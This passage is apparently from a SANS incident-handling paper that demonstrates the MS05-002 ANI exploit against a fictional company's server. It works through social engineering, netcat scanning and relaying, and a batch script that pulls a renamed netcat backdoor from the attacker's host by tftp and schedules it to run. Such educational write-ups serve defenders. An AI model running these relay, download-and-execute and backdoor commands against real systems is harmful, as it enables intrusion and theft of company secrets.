


Figure 5: Symantec Antivirus detected the malicious file

¹¹ Symantec Corporation, "Symantec AntiVirus Corporate Edition", 1995-2005, <<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=155>>

¹² Symantec Corporation, "Bloodhound.Exploit.20", January 13, 2005, <<http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.20.html>>

Part Three - The Exploit Demonstrated

Subsection 1 - Reconnaissance:

Tom, our evil bad guy, does some social engineering. Here's what Webopedia defines as "social engineering".¹³

(s_ 'sh&l en''j&-n_r'ing) (n.) In the realm of computers, the act of obtaining or attempting to obtain otherwise secure data by conning an individual into revealing secure information. Social engineering is successful because its victims innately want to trust other people and are naturally helpful. The victims of social engineering are tricked into releasing information that they do not realize will be used to attack a computer network. For example, an employee in an enterprise may be tricked into revealing an employee identification number to someone who is pretending to be someone he trusts or representing someone he trusts. While that employee number may not seem valuable to the employee, which makes it easier for him to reveal the information in the first place, the social engineer can use that employee number in conjunction with other information that has been gathered to get closer to finding a way into the enterprise's network.

Tom works as a system administrator for a small manufacturing company that makes shoestrings. Johnny works as a system administrator for a family owned business - a shoe manufacturing company called "Bigg Shoes". Tom's company supplies Johnny's company with most of the shoe strings they use in their shoe manufacturing process. The corporate atmosphere between both companies can be best described as friendly.

Johnny thinks that Tom is his friend, but Tom really isn't. Tom wants to discover some secrets from "Bigg Shoes" and then sell them to the competition in order to make a few bucks. While talking on the phone one day, Johnny mentioned to Tom that "Bigg Shoes" had just put in a new file server. They called it "speedy" since it was so fast. Tom already knows the company's domain name so he did a "domain name" lookup on speedy and found its IP address is 192.168.116.129.

Over the next few months, Tom finds out where Johnny's weak points are. Johnny is a real gambler. Johnny likes to gamble online, and is always looking for a good web site to try. Johnny also knows about his company's acceptable use policy – online gambling is not acceptable. One day, Johnny was talking to Tom on the telephone and told him that he sure would like to know how to get around the acceptable use policy to do a little gambling in his free time at work.

¹³ Webopedia, "Social Engineering",
<http://www.webopedia.com/TERM/S/social_engineering.html>

Tom told Johnny that what he does is login to one of his servers as the user “administrator”. All the system administrators know the passwords for “administrator” on all their servers. That way if someone sees some illicit web surfing activity, they won’t know who it was that was doing the surfing. Since it works for him, Tom suggested that Johnny do the same thing. “Use that new file server. It should be the fastest”, said Tom.

Tom has a “great gambling site” to tell Johnny about. It was just perfect for the job. He knew the web server was exploiting vulnerable systems, because he actually controlled the web server. Oh, it belonged to someone else, and was located in Asia, but that didn’t stop Tom. You see, Tom had actually attacked that web server and then installed a netcat backdoor listening on tcp port 53 on it earlier in the month. Tom really likes to use netcat. It’s his favorite tool!

Netcat is an extremely handy network tool originally written by Hobbit.¹⁴ According to Hobbit’s original readme file,

Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable “back-end” tool that can be used directly or easily driven by other programs and scripts.

Netcat was written by Hobbit for UNIX then later it was ported to Win32 by Weld Pond¹⁵.

Tom likes to think of netcat as a network pipe connecting one computer system to another. Similar to how you would use the UNIX command “cat” on local files, netcat works in the same way, but across the network. You can run netcat on one system in server mode and run netcat on another system in client mode. When connected, a virtual network “pipe” is built from one system to the other. Data can be pushed or pulled through the pipe using standard-in and standard-out or redirection. These days, standard-in is typically read from a keyboard while standard-out is typically written to, or displayed on, a monitor. UNIX to UNIX, Windows to Windows, UNIX to Windows, or Windows to UNIX connections all work seamlessly with netcat. Netcat allows the data to flow through it without adding or removing anything from that data. Text or binary data is transported without regard to its format. Netcat can be setup to use TCP or UDP protocols. Here’s the help output for the UNIX version of netcat.

```
#nc -h
GNU netcat 0.7.1, a rewrite of the famous networking tool.
Basic usages:
connect to somewhere: nc [options] hostname port [port] ...
listen for inbound:  nc -l -p port [options] [hostname] [port] ...
tunnel to somewhere: nc -L hostname:port -p port [options]
```

¹⁴ SecurityFocus, Tools, “Netcat (unix)”, 1999-2005, <<http://www.securityfocus.com/tools/137>>

¹⁵ SecurityFocus, Tools, “Netcat (Windows)”, 1999-2005, <<http://www.securityfocus.com/tools/139>>

Mandatory arguments to long options are mandatory for short options too.

Options:


-c, --close close connection on EOF from stdin
-e, --exec=PROGRAM program to exec after connect
-g, --gateway=LIST source-routing hop point[s], up to 8
-G, --pointer=NUM source-routing pointer: 4, 8, 12, ...
-h, --help display this help and exit
-i, --interval=SECS delay interval for lines sent, ports scanned
-l, --listen listen mode, for inbound connects
-L, --tunnel=ADDRESS:PORT forward local port to remote address
-n, --dont-resolve numeric-only IP addresses, no DNS
-o, --output=FILE output hexdump traffic to FILE (implies -x)
-p, --local-port=NUM local port number
-r, --randomize randomize local and remote ports
-s, --source=ADDRESS local source address (ip or hostname)
-t, --tcp TCP mode (default)
-T, --telnet answer using TELNET negotiation
-u, --udp UDP mode
-v, --verbose verbose (use twice to be more verbose)
-V, --version output version information and exit
-x, --hexdump hexdump incoming and outgoing traffic
-w, --wait=SECS timeout for connects and final net reads
-z, --zero zero-I/O mode (used for scanning)

Remote port number can also be specified as range. Example: '1-1024'

Subsection 2 - Scanning:

Tom did a quick port scan with netcat from the compromised web server in ASIA to see if any traffic could get to “speedy” from there. Here’s how he issued his command and the output he saw.

© SANS Institute 2005



```

root@localhost:~
File Edit View Terminal Go Help
[root@localhost root]# nc 192.168.116.128 53
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Evil>echo HELO | nc.exe -v 192.168.116.129 -w 5 -z 445
echo HELO | nc.exe -v 192.168.116.129 -w 5 -z 445
SPEEDY [192.168.116.129] 445 (microsoft-ds) open

C:\Evil>echo HELO | nc.exe -v 192.168.116.129 -w 5 -z 1521
echo HELO | nc.exe -v 192.168.116.129 -w 5 -z 1521
SPEEDY [192.168.116.129] 1521 (?): connection refused

C:\Evil>

```

Figure 6: Reconnaissance with netcat

Tom's first netcat command connects him to the web server in Asia that's under his control. Even though he's issuing commands from his RedHat Linux computer in Chicago, those commands are being executed on the web server in Asia. Do you see the Windows command prompt "C:\Evil>" in Figure 6?

Tom's next command does this:

Run netcat	(nc.exe)
Do it verbosely so I can see what the results are	(-v)
Try to connect to host 192.168.116.129	(192.168.116.129)
Use a network timeout of 5 seconds	(-w 5)
Use scanning mode	(-z)
Attempt to connect to tcp port 445	(445)
Send the ASCII characters "HELO" as input to netcat	(echo HELO)

Tom chose a five second time out wait time since it may take that long to query and then get a response from speedy.

The results show Tom that the firewall is passing the traffic to tcp port 445 from his compromised web server in ASIA. He sees that traffic to tcp port 1521 is refused. Tom reasons that if traffic to port 445 isn't being blocked by the firewall from the server in Asia, as it probably should be, then the "connection refused" message probably indicates that tcp port 1521 traffic reached speedy, but since speedy wasn't offering services on that port, speedy issued the "reset" to close the connection – not the firewall. This is not proof, but a reasonable guess.

Tom doesn't want any log files to show his computer connecting with speedy – the victim. Tom doesn't mind the web server taking the blame, so he sets up a netcat relay on the Asian server. All connections to speedy's netcat listener backdoor will show up as originating from the web server located in Asia. A netcat relay will allow Tom to issue commands from his computer, route them

through the server in Asia, which forwards them to speedy for execution. Figure 7 shows how it works.




Figure 7: A netcat relay

Tom sets up two .bat files on the web server. He names one file “relay.bat” and the other file “startrelay.bat”.

Here’s the content of relay.bat.

```
“c:\evil\nc.exe 192.168.116.129 1521”
```

Here’s the content of startrelay.bat.

```
“nc -L -p 54 -e c:\evil\relay.bat”
```

Tom has the startrelay.bat file run by adding it to the scheduled tasks on the web server. The file startrelay.bat starts up a netcat listener on tcp port 54, and when a client connects with it, it runs the relay.bat file which opens netcat as a client on the web server that connects to the netcat listener on the victim (speedy). In essence, the web server listens on port 54, and anything it receives on that port is pushed out via a netcat client to a netcat listener on speedy at port 1521.

Tom has also installed 3Com’s freeware Tftp (Trivial File Transfer Protocol) server on the server he controls located in ASIA.¹⁶ The file name is “3CTftpSvc.zip”. If Tom can compromise speedy, the first thing he will need to do is to get his favorite network tool (netcat) copied onto speedy with some way to start it. Since Tftp doesn’t require any user authentication, and Windows installs

¹⁶ 3Com,Support,” 3Com Software Library - Additional Files - Utilities for Windows 32 Bit”,1999, <http://support.3com.com/software/utilities_for_windows_32_bit.htm>

a Tftp client by default, it is a great way to move files onto speedy. Tftp uses the UDP protocol on port 69. In this case, Tom will move two files onto speedy – a renamed netcat executable and a .bat file to start netcat in the way Tom wants it started.

Tom's all set up to gain unauthorized control of Johnny's system. The victim's computer "speedy", which is vulnerable to the ANI buffer overflow, is the target. Tom plans to exploit its vulnerability and then install a Trojan horse back door. The reason it's called a Trojan horse is that the victim is expecting one thing (a great gambling experience at the website), but actually gets something else (a netcat listener back door running on his computer). If he can get Johnny to connect to a particular page being served out by that web server, Tom can install a netcat back door listener on Johnny's server. Tom can then connect to speedy then search through its file system looking for secrets. If his back door goes unnoticed long enough, he could probably even get control of the other servers in Johnny's organization. He just needs Johnny to browse to that site, as a local administrator on speedy, and in just a few seconds Tom will install the back door.

Subsection 3 - Exploit the System:

Tom downloaded the proof of concept code that was written by someone known as "houseofdabus" to demonstrate the buffer overflow attack against the ANI vulnerability as described in the MS05-002 security bulletin. Tom got the code from the French Security Incident Response Team (FrSIRT) web site.¹⁷ This bulletin was just released, and Tom was pretty sure that Johnny hadn't gotten around to patching his systems with it. He copied the code from the website to his Linux computer by doing a copy and paste from the web browser to a text file that he created and named "HOD-ms05-002-ani-expl.c". He compiled the code on his Linux RedHat 9 computer using gcc version 3.2.2 20030222 (Red Hat Linux 3.2.2-5) with this command:

```
#gcc -o HOD-ms05-002-ani-expl HOD-ms05-002-ani-expl.c.
```

Here's the output of that compile attempt:

```
HOD-ms05-002-ani-expl.c:126: parse error before ')' token
HOD-ms05-002-ani-expl.c:129:1: warning: multi-line string literals are
depreciated
HOD-ms05-002-ani-expl.c:131:1: warning: multi-line string literals are
depreciated
HOD-ms05-002-ani-expl.c:137:1: warning: multi-line string literals are
depreciated
HOD-ms05-002-ani-expl.c:139:1: warning: multi-line string literals are
depreciated
HOD-ms05-002-ani-expl.c: In function `main':
```

¹⁷ FrSirt, "Microsoft Internet Explorer .ANI Files Handling Exploit (MS05-002)", Jan. 23, 2005, <<http://www.frst.com/exploits/20050123.HOD-ms05002-ani-expl.c.php>>

HOD-ms05-002-ani-expl.c:182: `discl' undeclared (first use in this function)
 HOD-ms05-002-ani-expl.c:182: (Each undeclared identifier is reported only once
 HOD-ms05-002-ani-expl.c:182: for each function it appears in)
 HOD-ms05-002-ani-expl.c:209: parse error before ';' token

It didn't compile. The reason why the code wouldn't compile was that a single line in the code was split into two lines when it was converted into HTML. Figure 8 shows the line of code that is causing the trouble and how to correct it.




Figure 8: Code failed to compile

Once he corrected the problem he reissued the compile command. Here's the output of that attempt.

HOD-ms05-002-ani-expl.c:128:1: warning: multi-line string literals are deprecated
 HOD-ms05-002-ani-expl.c:130:1: warning: multi-line string literals are deprecated
 HOD-ms05-002-ani-expl.c:136:1: warning: multi-line string literals are deprecated
 HOD-ms05-002-ani-expl.c:138:1: warning: multi-line string literals are deprecated

The compile process worked and he now had both the proof of concept code file (HOD-ms05-002-ani-expl.c) and the executable file (HOD-ms05-002-ani-expl). He ran the executable without any arguments and received a message on how to use it. Figure 9 shows what that looked like with my notes to further describe the usage.

```
# ./HOD-ms05002-ani-expl

(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit

    Copyright (c) 2004-2005 .: houseofdabus :.

Tested on all affected systems:
    [+] Windows Server 2003
    [+] Windows XP SP1, SP0
    [+] Windows 2000 All SP


This is provided as proof-of-concept code only for
educational purposes and testing by authorized individuals with
permission to do so.

Usage:
./HOD-ms05002-ani-expl <file> <bindport>
# █
```

```
graph LR
    A[Provide the first part of the file name to be used by both the .html and .ani files to be generated.] --- B[<file>]
    C[Provide a tcp port number for the shellcode to listen on.] --- D[<bindport>]
```

Figure 9: Proof of Concept code usage

Tom ran the binary, specifying “rollthedice” for the file name argument, and “1521” for the bindport argument. He now had the two files he needed, as shown in Figure 10.



```
root@localhost:~/ms05002 - Shell - Konsole
Session Edit View Bookmarks Settings Help

[root@localhost ms05002]# ./H0D-ms05002-ani-expl rollthedice 1521

(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit

Copyright (c) 2004-2005 .: houseofdabus :.

Tested on all affected systems:
[+] Windows Server 2003
[+] Windows XP SP1, SP0
[+] Windows 2000 All SP

This is provided as proof-of-concept code only for
educational purposes and testing by authorized individuals with
permission to do so.

[*] Creating rollthedice.ani file ... Ok
[*] Creating rollthedice.html file ... Ok
[root@localhost ms05002]#
```

Figure 10: Create the malicious files

The next step was to put those two files on the Asian web server that he had compromised earlier. Using his backdoor listener he copied them to the Windows 2000 advanced Server box in the "c:\inetpub\webroot" directory. Now, Tom has his exploit code waiting to be served out to poor Johnny, his unsuspecting victim. Tom has downloaded and installed 3Com's freeware Tftp server on the web server. He set the "upload/download" directory to "c:\evil". That's where he is storing all his evil scripts. Figure 11 shows what the "c:\inetpub\wwwroot" directory on Tom's malicious web server at 192.168.116.128 looks like.

© SANS Institute




Figure 11: Move malicious files to the web server

Tom created a scheduled job on the Asian web server he previously compromised. It runs the "netback.bat" file when the server starts up. Here is the content of that file.

```
@echo off
REM This file checks for incoming http
REM request from IP address 192.168.116.129
REM then exploits that system with ANI buffer
REM overflow vulnerability (MS05-002).
REM
:START
REM Check the web server's log file to see if
REM The victim at 192.168.116.129 has downloaded the
REM "rollthedice.ani" file.
type c:\winnt\system32\logfiles\w3svc1\ex0504.log | find "192.168.116.129 -
192.168.116.128 80 GET /rollthedice.ani">NUL
REM If it has, go run netcat.
If not errorlevel 1 GOTO NetCAT
REM
```

```
REM I am using the sleep.exe file
REM from the Windows 2003 Resource kit.
REM It works just fine here.
REM
REM Sleep for five seconds
c:\tools\sleep.exe 5
GOTO START
REM
REM
:NETCAT
REM Run netcat in client mode to connect to
REM 192.168.116.129 on tcp port 1521.
Rem When connected, the victim runs the commands in
REM the c:\evil\attack.bat file
c:\evil\nc.exe 192.168.116.129 1521 < c:\evil\attack.bat
:END
```

The idea is that the web server checks its web logs for the text string that shows that speedy connected to the web server and requested the malicious ANI file. When the ANI file is requested by speedy, as indicated by finding the searched for log entry, a netcat connection attempt is made to speedy on tcp port 1521. Speedy accepts the connection and immediately runs the commands listed in the file "attack.bat".

When Johnny's server "speedy" connects to the web server and downloads the malicious ANI file, its buffer on the stack is overflowed forcing speedy to run the shell code contained in the malicious ANI file. That shell code listens on tcp port 1521 for inbound connections. The web server makes a connection using netcat to connect to the back door running on speedy. Since the file "attack.bat" was redirected into the netcat command on the malicious web server, the commands in the file are run on Johnny's machine "speedy". This happens very quickly so that by the time the victim using the vulnerable computer realizes that there is something wrong with the web browser the damage has already been done.

Here are the commands in the file "attack.bat".

```
cd c:\windows\system32
mkdir clientsrv
cd clientsrv
tftp -i 192.168.116.128 get csrss.exe
tftp -i 192.168.116.128 get csrss.bat
at 12:45P c:\windows\system32\clientsrv\csrss.bat
exit
```

Here's what happens when those commands are run. Johnny's server changes into the "c:\windows\system32" directory. Administrators don't usually like to

delete files in that directory, especially ones that they are unfamiliar with. Fear, Uncertainty, and Doubt (FUD) helps Tom to hide his evil deeds. Then, it creates a directory named “clientsvr”. That sounds like it may belong there – more FUD. It then uses its built-in operating system’s Tftp client to retrieve two files from Tom’s malicious web server – “csrss.exe” and “csrss.bat”. Csrss.exe is really a renamed netcat (nc.exe) file. Csrss.bat is a file that contains the instructions on how Tom wants speedy to run the netcat back door. Then it schedules an automatic job to start at 12:45 P.M. that runs the csrss.bat file that was just downloaded. Figure 12 shows the content of the csrss.bat file.




Figure 12: The csrss.bat file contents

Tom is all set. He’s ready for Johnny to connect to the Asian web server. Tom calls Johnny on the telephone. Tom wants nothing in writing that may come back to haunt him later. Tom tells Johnny about a great gambling site that he knows of at <http://diceroll/rollthedice.html>. Tom suggests to Johnny that he get on his server “speedy” when he gets a chance, and check it out. Tom reminded Johnny not to get caught. “Don’t forget to use the administrator account”, he said.

When Johnny opened the Internet Explorer web browser on speedy here’s what he saw (Figure 13).

